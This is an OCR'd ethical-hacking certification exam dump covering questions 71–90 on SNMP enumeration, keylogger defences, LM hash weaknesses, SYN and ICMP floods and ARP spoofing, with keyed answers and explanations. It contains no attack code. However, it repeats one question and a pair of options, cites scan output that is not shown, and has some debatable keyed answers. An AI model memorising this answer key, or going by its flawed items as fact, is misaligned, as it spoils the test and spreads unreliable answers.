
SNMPUtil, **SNScan**, and **Solarwinds IP Network Browser** are appropriate tools for SNMP enumeration. SNMP enumeration is the authorized querying of SNMP-enabled hosts to identify available management information, such as system descriptions, interface details, routing-related information, and other values exposed through Management Information Base (MIB) objects. The SNMP protocol provides standardized operations for retrieving managed-object values, principally through GET and GETNEXT-style requests; these are the fundamental operations enumeration tools automate. The protocol behavior and object-access model are specified in RFC 3416.

SNMPUtil is a command-line utility associated with querying SNMP agents and retrieving OID values. SNScan is intended to locate SNMP-capable devices and query them for exposed SNMP data, making it useful for network-wide discovery and enumeration. Solarwinds IP Network Browser provides a graphical approach to browsing IP-network devices and their SNMP-exposed management information, including MIB-related details. Such tools should be used only on systems for which the administrator has authorization, and with the applicable community strings or SNMPv3 credentials. SolarWinds also describes the role of SNMP tools in discovering and monitoring managed devices in its SNMP tools overview.

QUESTION NO: 71

Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.





How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

A. Alternate between typing the login credentials and typing characters somewhere else in the focus window

B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording

C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.

D. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd".
Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies
"asdfsd"

E. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd".
Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies
"asdfsd"

ANSWER: A C D E

Explanation:

“Alternate between typing the login credentials and typing characters somewhere else in the focus window” is a defensive obfuscation technique because it inserts unrelated keystrokes between credential characters. A basic hardware logger records the physical key sequence, but it does not inherently know which characters ultimately remained in the password field. “Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter” similarly breaks the simple assumption that the logged key order matches the final displayed password order. Mouse-driven cursor placement is important because it changes where later input is inserted without adding keyboard events that directly reveal that placement.

Both instances of the technique describing dummy text, mouse selection, and replacement with the next password character are also correct. The user types a password character, inserts decoy text, selects that decoy with the mouse, and replaces it with the next real character. Consequently, the final password field can contain the intended credential while the captured keystrokes contain interleaved non-password data. These techniques were commonly taught as practical mitigations for unsophisticated hardware keyloggers on untrusted public terminals. They should be treated as risk reduction rather than a guarantee: current security guidance recommends avoiding sensitive authentication on public or untrusted devices whenever possible and using phishing-resistant MFA. See NIST SP 800-63B and CISA guidance on secure authentication practices.

QUESTION NO: 72

An IT security engineer notices that the company's web server is currently being hacked. What should the engineer do next?

A. Unplug the network connection on the company's web server.

B. Determine the origin of the attack and launch a counterattack.

C. Record as much information as possible from the attack.

D. Perform a system restart on the company's web server.

ANSWER: C

Explanation:

Record as much information as possible from the attack. is the appropriate immediate action because a live compromise can provide volatile evidence that may disappear if the server is rebooted, powered down, or otherwise altered. The engineer should preserve relevant details such as current network connections, active processes, logged-in accounts, running services, timestamps, web-server and application logs, source addresses, request patterns, malicious payloads, and any observable indicators of compromise. This information supports accurate scoping of the incident, identification of the attack path and affected assets, forensic investigation, eradication planning, and later recovery activities. Evidence collection should be handled in accordance with the organization's incident-response procedures, including documentation of actions taken and maintenance of chain-of-custody requirements where applicable. NIST's incident-handling guidance emphasizes collecting and preserving incident-related data during analysis so responders can understand the event and make informed containment decisions. CISA likewise stresses preserving logs and other forensic artifacts to enable effective investigation and response. Once sufficient immediate evidence has been captured and the incident is understood well enough, the authorized incident-response team can apply the organization's planned containment measures. See NIST SP 800-61 Rev. 2 and CISA Incident Response.

QUESTION NO: 73

Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)

A. Converts passwords to uppercase.

B. Hashes are sent in clear text over the network.

C. Makes use of only 32 bit encryption.

D. Effective length is 7 characters.

E. Does not use a salt.

ANSWER: A D E

Explanation:

LM hashing is weak because it converts the password to uppercase before processing it. This eliminates case sensitivity and substantially reduces the password search space: passwords that differ only by letter case produce the same LM hash. LM also processes a password as two independent seven-character portions after padding it to fourteen characters.

Consequently, each half can be attacked separately, so the practical cracking problem is far easier than attacking a single fourteen-character, case-sensitive password. In particular, passwords of seven characters or fewer leave one predictable half, and longer passwords do not gain the full strength expected from a unified fourteen-character secret.

LM hashes also lack a per-password salt. A salt makes identical passwords produce different stored hash values and impedes the reuse of precomputed cracking tables across accounts. Because LM does not provide that protection, attackers can more readily use precomputed and reused cracking material. Microsoft documents the risks of retaining LM password hashes and recommends preventing their storage; its password-hash mitigation guidance is available in Microsoft's LM hash prevention guidance. Microsoft's NTLM protocol specification also describes the LM one-way-function processing relevant to these limitations.

QUESTION NO: 74

Which results will be returned with the following Google search query?

sitE. target.com -sitE. Marketing.target.com accounting

A. Results matching all words in the query

B. Results matching "accounting" in domain target.com but not on the site Marketing.target.com

C. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting

D. Results for matches on target.com and Marketing.target.com that include the word "accounting"

ANSWER: B

Explanation:

The intended result is: "Results matching 'accounting' in domain target.com but not on the site Marketing.target.com." In Google search syntax, the `site:` operator restricts results to a specified site or domain. Thus, `site:target.com` limits the search to pages hosted in the `target.com` domain, including eligible subdomains. The minus sign directly before a search operator excludes results matching that operator, so `-site:Marketing.target.com` removes pages hosted on that specific subdomain. Finally, the unquoted term `accounting` requires returned pages to match that word (or Google's relevant term matching behavior). Search operators are not case-sensitive, so capitalization in the domain names does not alter the intended scope. Note that the query shown appears to use a period after `sitE`; the standard, functional Google syntax uses a colon, as in `site:target.com -site:marketing.target.com accounting`. Google documents the `site:` restriction and the minus-sign exclusion behavior in its search-help material: Google Search Help: Refine web searches and Google Search Central: site: search operator.

QUESTION NO: 75

A penetration tester is hired to do a risk assessment of a company's DMZ. The rules of engagement states that the penetration test be done from an external IP address with no prior knowledge of the internal IT systems. What kind of test is being performed?

A. white box

B. grey box

C. red box

D. black box

ANSWER: D

Explanation:

black box is correct because this test model gives the penetration tester no prior information about the target environment, such as network diagrams, system inventories, IP ranges, credentials, or application details. Operating from an external IP address further models the perspective of an unknown Internet-based attacker attempting to discover and assess the organization's externally exposed attack surface. For a DMZ assessment, the tester would typically begin with reconnaissance and enumeration to identify public-facing hosts, services, applications, and potential entry points before attempting controlled exploitation within the agreed rules of engagement. This approach is valuable for assessing what an attacker can realistically learn and compromise using only publicly accessible information and externally reachable systems. NIST describes black-box testing as testing performed without knowledge of the internal structure or implementation of the target, while penetration-testing guidance emphasizes defining the source location, scope, and knowledge available to the testing team in the rules of engagement. See NIST's definition of black-box testing and NIST SP 800-115: Technical Guide to Information Security Testing and Assessment.

QUESTION NO: 76

In this type of Man-in-the-Middle attack, packets and authentication tokens are captured using a sniffer. Once the relevant information is extracted, the tokens are placed back on the network to gain access.



A. Token Injection Replay attacks

B. Shoulder surfing attack

C. Rainbow and Hash generation attack

D. Dumpster diving attack

ANSWER: A

Explanation:

Token Injection Replay attacks correctly describe the attack pattern in the question: an attacker intercepts traffic, captures an authentication artifact such as a token or session credential, and retransmits or injects that artifact to impersonate the authenticated user. The key security issue is that possession of a valid bearer-style token can be sufficient for access during its validity period; the attacker does not necessarily need to know the user's password or decrypt the protected session data. In a man-in-the-middle position, packet capture enables the attacker to observe tokens in transit, while replay or injection places the captured token back into a relevant request or network exchange to obtain the privileges associated with the legitimate session. This is commonly discussed as session hijacking or replay of authentication material. Effective defenses include protecting traffic in transit with TLS, enforcing secure cookie and token attributes, using short token lifetimes, validating token context where appropriate, and requiring reauthentication for sensitive actions. OWASP describes session hijacking risks and session-management protections in its Session Management Cheat Sheet. NIST also addresses replay resistance as an important property of authentication protocols in SP 800-63B.

QUESTION NO: 77

Which of the following controls can help secure a wireless network against unauthorized access? (Choose three.)

A. WPA3-Enterprise authentication

B. MAC address filtering as the only access control

C. 802.1X authentication with a RADIUS server

D. Disabling WPS

E. Hiding the SSID

ANSWER: A C D

Explanation:

WPA3-Enterprise authentication, **802.1X authentication**, and **disabling WPS** are appropriate wireless security controls. WPA3-Enterprise uses stronger enterprise authentication capabilities and is intended for managed environments that require per-user or per-device access control. IEEE 802.1X provides port-based access control for wireless networks by requiring a supplicant to authenticate through an access point acting as an authenticator, commonly to a RADIUS server.

Disabling Wi-Fi Protected Setup (WPS) reduces exposure to WPS PIN-related weaknesses and prevents unauthorized enrollment through that convenience feature. MAC filtering is not a strong primary access control because wireless MAC addresses can be observed and spoofed. Hidden SSIDs also do not provide meaningful protection because the network name can be discovered from wireless management traffic. See the CISA guidance on securing wireless networks and the Wi-Fi Alliance WPA3 overview.

QUESTION NO: 78

Which of the following describes the characteristics of a Boot Sector Virus?

A. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR

B. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR

C. Modifies directory table entries so that directory entries point to the virus code instead of the actual program

D. Overwrites the original MBR and only executes the new virus code

ANSWER: B

Explanation:

Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR is correct because this describes the classic stealth and persistence technique used by a master boot record–infecting boot-sector virus. The master boot record occupies the first sector of a bootable disk and is executed before the operating system begins loading. To preserve normal startup behavior while gaining execution at this early stage, the malware saves the legitimate MBR in an unused disk sector, writes its own code into the original MBR location, and then transfers control to the relocated legitimate boot code after its payload or infection routine has run. Because firmware reads the MBR from its fixed disk location during legacy BIOS startup, placing the malicious code there ensures execution before most operating-system security controls are active. This is why boot-sector malware can affect a system even before the installed operating system loads and why recovery generally requires booting from trusted external media and restoring the original boot information. Microsoft's overview of the boot process provides context on early boot components: Boot and UEFI. NIST also discusses malware infection and remediation considerations in SP 800-83 Rev. 1.

QUESTION NO: 79

E-mail tracking is a method to monitor and spy the delivered e-mails to the intended recipient.



Select a feature, which you will NOT be able to accomplish with this probe?

A. When the e-mail was received and read

B. Send destructive e-mails

C. GPS location and map of the recipient

D. Time spent on reading the e-mails

E. Whether or not the recipient visited any links sent to them

F. Track PDF and other types of attachments

G. Set messages to expire after specified time

ANSWER: B

Explanation:

Send destructive e-mails is the feature that an e-mail-tracking probe does not accomplish. E-mail tracking is principally a telemetry and reporting technique: a tracking service embeds a uniquely identified remote resource in an HTML message or redirects a tracked link through its service. When the recipient's mail client retrieves that resource or follows the redirect, the service can record an event and associated metadata, subject to image loading, client privacy settings, and network conditions. This enables the sender to monitor delivery- or open-related activity and engagement associated with the message rather than to alter, damage, or execute code on the recipient's system. A tracking probe therefore has no inherent capability to make an e-mail destructive; destructive behavior would require a separate malicious payload, exploit, or other attack mechanism, not ordinary tracking instrumentation. The Electronic Frontier Foundation explains the use of tracking pixels in email and the data they can expose at EFF: How to Disable Tracking Pixels in Email. Google's documentation also describes how external images in messages can be loaded automatically or manually, a central mechanism on which image-based e-mail tracking relies: Gmail Help: Always show images.

QUESTION NO: 80

Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.

How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

A. Alternate between typing the login credentials and typing characters somewhere else in the focus window

B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording

C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.

D. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"

E. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"

ANSWER: A C D E

Explanation:

Hardware keyloggers capture the physical sequence of keyboard events, so the practical goal of these techniques is to prevent the captured sequence from directly representing a usable password. “Alternate between typing the login credentials and typing characters somewhere else in the focus window” introduces unrelated keystrokes between password characters. Typing a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter causes the physical typing order to differ from the final value in the password field. The method in which dummy characters are typed, selected with the mouse, and replaced by the next password character similarly separates the recorded keystroke stream from the completed credential. The duplicated dummy-character-and-replacement entry describes that same valid obfuscation technique and is therefore also correct in this question’s provided option set. These measures depend on mouse-based cursor placement and text selection, which a basic hardware device that only records keystrokes does not capture as keyboard events. For genuinely sensitive accounts, the stronger best practice is to avoid entering credentials on untrusted public systems altogether, because kiosks can contain more capable monitoring malware or physical interception mechanisms. See the CISA guidance on protecting credentials and the NCSC guidance on using public networks and devices.

QUESTION NO: 81

There is some dispute between two network administrators at your company. Your boss asks you to come and meet with the administrators to set the record straight. Which of these are true about PKI and encryption?

Select the best answers.

A. PKI provides data with encryption, compression, and restorability.

B. Public-key encryption was invented in 1976 by Whitfield Diffie and Martin Hellman.

C. When it comes to eCommerce, as long as you have authenticity, and authenticity, you do not need encryption.

D. RSA is a type of encryption.

ANSWER: B D

Explanation:

“Public-key encryption was invented in 1976 by Whitfield Diffie and Martin Hellman.” is correct in the historical sense used in security training. In their landmark 1976 paper, Diffie and Hellman introduced the concept of public-key cryptography and described key exchange over an insecure channel. This was a foundational change from conventional symmetric cryptography because communicating parties could establish cryptographic material without first sharing a secret through a secure physical channel. Their work is available through the original Diffie-Hellman paper.

“RSA is a type of encryption.” is also correct. RSA is a public-key cryptosystem developed by Rivest, Shamir, and Adleman. It uses a mathematically related public key and private key: the public key can be used to encrypt information intended for the private-key holder, while the private key performs decryption. RSA can also support digital signatures, where the private key creates a signature and the public key verifies it. In a PKI deployment, certificates bind public keys to identified entities, enabling parties to obtain and validate keys used for encryption and signature verification. NIST identifies RSA as an approved public-key algorithm and specifies its usage requirements in FIPS 186-5.

QUESTION NO: 82

The SYN flood attack sends TCP connections requests faster than a machine can process them.

 Attacker creates a random source address for each packet

 SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address

 Victim responds to spoofed IP address, then waits for confirmation that never arrives (timeout wait is about 3 minutes)

 Victim's connection table fills up waiting for replies and ignores new connections

 Legitimate users are ignored and will not be able to access the server

How do you protect your network against SYN Flood attacks?

A. SYN cookies. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the clients IP address, port number, and other information. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifies. Thus, the server first allocates memory on the third packet of the handshake, not the first.

B. RST cookies - The server sends a wrong SYN/ACK back to the client. The client should then generate a RST packet telling the server that something is wrong. At this point, the server knows the client is valid and will now accept incoming connections from that client normally

C. Check the incoming packet's IP address with the SPAM database on the Internet and enable the filter using ACLs at the Firewall

D. Stack Tweaking. TCP stacks can be tweaked in order to reduce the effect of SYN floods. Reduce the timeout before a stack frees up the memory allocated for a connection

E. Micro Blocks. Instead of allocating a complete connection, simply allocate a micro record of 16-bytes for the incoming SYN object

ANSWER: A B D E

Explanation:

SYN cookies are a direct SYN-flood mitigation because they defer allocation of per-connection state until the peer returns a valid final ACK. The server encodes validation information into its SYN-ACK sequence number, allowing it to validate the handshake without consuming a backlog entry for every initial SYN. RST cookies are also a recognized challenge-based technique in the context of this CEH material: the server uses an intentionally invalid SYN/ACK and treats a resulting reset from a reachable TCP implementation as evidence before allowing normal connection handling. Stack Tweaking reduces the duration that incomplete handshakes occupy resources, such as by lowering the SYN-received timeout and tuning backlog-related TCP parameters; this lets the system reclaim half-open connection state more quickly during a flood. Micro Blocks likewise reduce exposure by using a very small temporary record for an incoming SYN rather than allocating a full transmission-control-block-sized connection structure before the handshake completes. These measures all target the resource-exhaustion condition created by many incomplete TCP handshakes. Modern deployments commonly combine such host-level controls with upstream rate limiting and anti-spoofing controls. See the RFC 4987 TCP SYN Flooding Attacks and Common Mitigations and the Linux kernel IP/TCP sysctl documentation.

QUESTION NO: 83

Which of the following LM hashes represent a password of less than 8 characters? (Select 2)

A. BA810DBA98995F1817306D272A9441BB

B. 44EFCE164AB921CFAAD3B435B51404EE

C. 0182BD0BD4444BF836077A718CCDF409

D. CEC52EB9C8E3455DC2265B23734E0DAC

E. B757BF5C0D87772FAAD3B435B51404EE

F. E52CAC67419A9A224A3B108F3FA6CB6D

ANSWER: B E

Explanation:

LM hashing processes a password by converting it to uppercase, padding it with null bytes to fourteen bytes, and splitting that value into two independent seven-byte halves. Each half is used to produce one sixteen-byte portion of the final thirty-two-character hexadecimal LM hash. Therefore, when a password is fewer than eight characters long, the second seven-byte half contains only padding. Its encrypted result is the well-known constant `AAD3B435B51404EE`.

Both `44EFCE164AB921CFAAD3B435B51404EE` and `B757BF5C0D87772FAAD3B435B51404EE` end with that constant second half. This identifies them as hashes for passwords that occupy only the first seven-character LM segment, meaning the original password length is less than eight characters. The first sixteen hexadecimal characters vary because they encode the password's populated first segment; the recognizable padding-derived second segment is the relevant indicator. LM hashes are a legacy password format with significant cryptographic weaknesses, so modern Windows environments should avoid storing or using them. Hashcat's LM mode examples document the two-half LM hash format and the standard empty-half value: Hashcat example hashes. Microsoft also describes the historical LAN Manager authentication context in its NTLM documentation.

QUESTION NO: 84

A recently hired network security associate at a local bank was given the responsibility to perform daily scans of the internal network to look for unauthorized devices. The employee decides to write a script that will scan the network for unauthorized devices every morning at 5:00 am.

Which of the following programming languages would most likely be used?

A. PHP

B. C#

C. Python

D. ASP.NET

ANSWER: C

Explanation:

Python is the most likely choice because it is widely used for security automation, network discovery, and routine administrative scripting. Its readable syntax and extensive standard library make it practical for a security associate who needs to build and maintain a script that identifies active hosts or compares discovered devices against an approved inventory. For example, Python can invoke approved scanning utilities, process their output, query asset-management systems, generate a report, and send an alert when an unrecognized device appears. The script itself does not need to remain running continuously: it can be scheduled to execute at 5:00 a.m. through an operating-system scheduler, such as cron on Unix-like systems or Task Scheduler on Windows.

Python also supports disciplined automation practices important in a bank environment, including logging, exception handling, credential protection, and integration with security-monitoring workflows. The Python documentation describes its standard library as providing modules for operating-system interaction, subprocess execution, networking, and data handling, all useful components of a controlled daily discovery process. Scheduling is normally handled separately by the host operating system; Microsoft documents Task Scheduler as a service for creating and managing tasks that run at specified times. See the Python Standard Library documentation and Microsoft Task Scheduler documentation.

QUESTION NO: 85

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it?

Select the best answers.

A. Use port security on his switches.

B. Use a tool like ARPwatch to monitor for strange ARP activity.

C. Use a firewall between all LAN segments.

D. If you have a small network, use static ARP entries.

E. Use only static IP addresses on all PC's.

ANSWER: A B D

Explanation:

ARP poisoning works by causing hosts to associate an IP address, commonly the default gateway's address, with an attacker-controlled MAC address. "Use port security on his switches" is an appropriate preventive control because switch port-security features can restrict the permitted MAC addresses on an access port and can take a configured action when an unauthorized MAC address appears. This reduces an attacker's ability to introduce a rogue device or change the MAC identity presented through a switch port. Cisco describes port security and its secure-MAC-address controls in its Port Security Configuration Guide.

"Use a tool like ARPwatch to monitor for strange ARP activity" is also a sound operational control. ARPwatch observes IP-to-MAC mappings and reports changes, allowing an administrator to identify suspicious mapping changes quickly and investigate or contain a poisoning attempt. Although monitoring is chiefly detective rather than a packet-level block, early detection is an important part of protecting a LAN against ARP spoofing. ARPwatch's purpose and change-reporting behavior are documented in the ARPwatch documentation.

"If you have a small network, use static ARP entries" provides a direct preventative measure for critical mappings: a host with a fixed gateway IP-to-MAC association does not dynamically accept a forged ARP reply for that entry. This approach is most practical on small, stable networks because static mappings require ongoing administrative maintenance.

QUESTION NO: 86

Which of the following is a hashing algorithm?

A. MD5

B. PGP

C. DES

D. ROT13

ANSWER: A

Explanation:

MD5 is a cryptographic hash function. It takes an input of arbitrary length and deterministically produces a fixed-length 128-bit message digest, commonly displayed as 32 hexadecimal characters. Hash functions are intended to support integrity checking: applying MD5 to the same data produces the same digest, while a change to the data should produce a different digest. This makes hashes useful for detecting accidental or unauthorized modification when a digest is calculated and compared appropriately.

MD5 is historically important and is correctly classified as a hashing algorithm, which is what this question asks. It is not, however, suitable for modern security-sensitive uses such as digital signatures, certificate issuance, or password storage because practical collision attacks have been demonstrated. Current guidance is to use stronger functions such as SHA-256 or SHA-3 for integrity-related cryptographic applications, and purpose-built adaptive password-hashing schemes for passwords. NIST's Secure Hash Standard describes the role and properties of approved secure hash algorithms, while RFC 6151 documents the security considerations and known weaknesses of MD5: NIST FIPS 180-4 and RFC 6151.

QUESTION NO: 87

Which of the following represent weak password? (Select 2 answers)

A. Passwords that contain letters, special characters, and numbers ExamplE. ap1$%##f@52

B. Passwords that contain only numbers ExamplE. 23698217

C. Passwords that contain only special characters ExamplE. & *#@!(%)

D. Passwords that contain letters and numbers ExamplE. meerdfget123

E. Passwords that contain only letters ExamplE. QWERTYKLRTY

F. Passwords that contain only special characters and numbers ExamplE. 123@$45

G. Passwords that contain only letters and special characters ExamplE. bob@ & ba

ANSWER: B E

Explanation:

Passwords that contain only numbers ExamplE. 23698217 are weak because their character set is restricted to ten digits. An eight-digit numeric password has only 100 million possible combinations (about 27 bits of entropy), which is readily susceptible to high-speed guessing if an attacker obtains password hashes or can make sufficient online attempts. Numeric-only values are also commonly used as PINs and are frequently predictable when users choose dates, repeated digits, or familiar patterns.

Passwords that contain only letters ExamplE. QWERTYKLRTY are also weak in practice. Although the example has length, it is based on a recognizable keyboard sequence and uses letters alone, making it highly likely to appear in attacker wordlists and rule-based password guesses. Password strength is determined by resistance to realistic guessing, not merely by whether a password meets a superficial length or character-category rule. Modern guidance emphasizes sufficient length, avoiding common or compromised passwords, and screening proposed passwords against blocklists. NIST specifically discusses memorized-secret length and blocklist requirements in NIST SP 800-63B. CISA likewise recommends long, unique passwords or passphrases for each account: Use Strong Passwords.

QUESTION NO: 88

You have initiated an active operating system fingerprinting attempt with nmap against a target system:

What operating system is the target host running based on the open ports shown above?

A. Windows XP

B. Windows 98 SE

C. Windows NT4 Server

D. Windows 2000 Server

ANSWER: D


Explanation:

Windows 2000 Server is the correct identification in the context of this fingerprinting question. The significant service is Lightweight Directory Access Protocol on port 389, which indicates that the host is providing directory services. Windows 2000 Server introduced Microsoft's Active Directory as an integrated server role and could operate as a domain controller, exposing directory access through this service. When this port is considered alongside the other domain-controller and Windows networking ports implied by the original scan output, it provides the intended profile of a Windows 2000 Server domain controller rather than merely an ordinary workstation.

Port-based fingerprinting is normally an inference rather than absolute proof: a port identifies a listening service, and the service may be present on more than one platform or version. However, certification questions commonly combine the visible service set with the historical operating-system context. Here, the directory-service exposure is the key indicator supporting the Windows 2000 Server conclusion. Microsoft describes Active Directory Domain Services as the directory service used to store and manage information about network objects and make that information available to users and administrators. See Microsoft's Active Directory Domain Services overview and Nmap's operating-system detection documentation.

QUESTION NO: 89

Which of the following statement correctly defines ICMP Flood Attack? (Select 2 answers)



A. Bogus ECHO reply packets are flooded on the network spoofing the IP and MAC address

B. The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim's network

C. ECHO packets are flooded on the network saturating the bandwidth of the subnet causing denial of service

D. A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.

ANSWER: B D

Explanation:

“The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim's network” correctly describes the amplification of traffic consumption inherent in an ICMP echo-request flood. Each echo request prompts the destination to generate an echo reply, so incoming requests, outbound replies, packet processing, and the available network path can all be exhausted when the packet volume is sufficiently high. This can prevent legitimate systems from reaching the victim or obtaining timely responses.

“A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.” is also a valid description of a distributed ICMP flooding technique. A botnet can direct a sustained, high-rate stream of ICMP echo-reply traffic toward one target. The aggregate traffic from many compromised hosts can overwhelm the target’s link, firewall, or host networking resources, resulting in denial of service. ICMP defines Echo and Echo Reply message types used for diagnostic reachability testing; those same message types may be abused when sent at flooding volumes. See RFC 792: Internet Control Message Protocol and Cloudflare: Ping (ICMP) flood DDoS attack.

QUESTION NO: 90

